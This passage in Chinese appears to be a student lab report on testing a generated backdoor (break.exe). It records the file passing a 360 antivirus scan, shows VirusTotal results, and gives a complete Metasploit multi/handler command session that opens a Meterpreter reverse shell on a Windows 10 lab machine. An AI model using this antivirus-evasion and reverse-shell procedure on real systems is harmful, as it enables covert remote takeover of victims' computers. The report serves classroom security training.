
生成的文件为 break.exe，放在红色线条所标注的目录下，在此目录下找到此文件复制到靶机里，并进行 360 扫描，如下图所示：





可以看到未发现任何威胁。

现在来看看线上检测的效果，这次我们选用另一个线上恶意代码检测平台 VirusTotal（www.virustotal.com，主机要能上网只要把以太网的 ip 地址自动获得就行），检测结果如下：



检测结果不尽如人意。

最后还是来检测这个后门是否能攻击成功，这次靶机选为主机 win10 系统。记得先监听后在靶机运行后门程序。

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_t
cp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.137.128
LHOST ⇒ 192.168.137.128
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.137.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.137.128:4444
[*] Sending stage (175174 bytes) to 192.168.137.1
[*] Meterpreter session 1 opened (192.168.137.128:4444 → 192.168.137.1:52221) at 2022-03-08 01:34:49 -0500

meterpreter > 
```

攻击成功，查看一下靶机的系统信息。

```
meterpreter > sysinfo
Computer        : PC02
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```

退出 meterpreter。实验到这里就结束了，老师验收后，我们把刚刚生成的木马程序都进行删除。

总结一下：

自己写。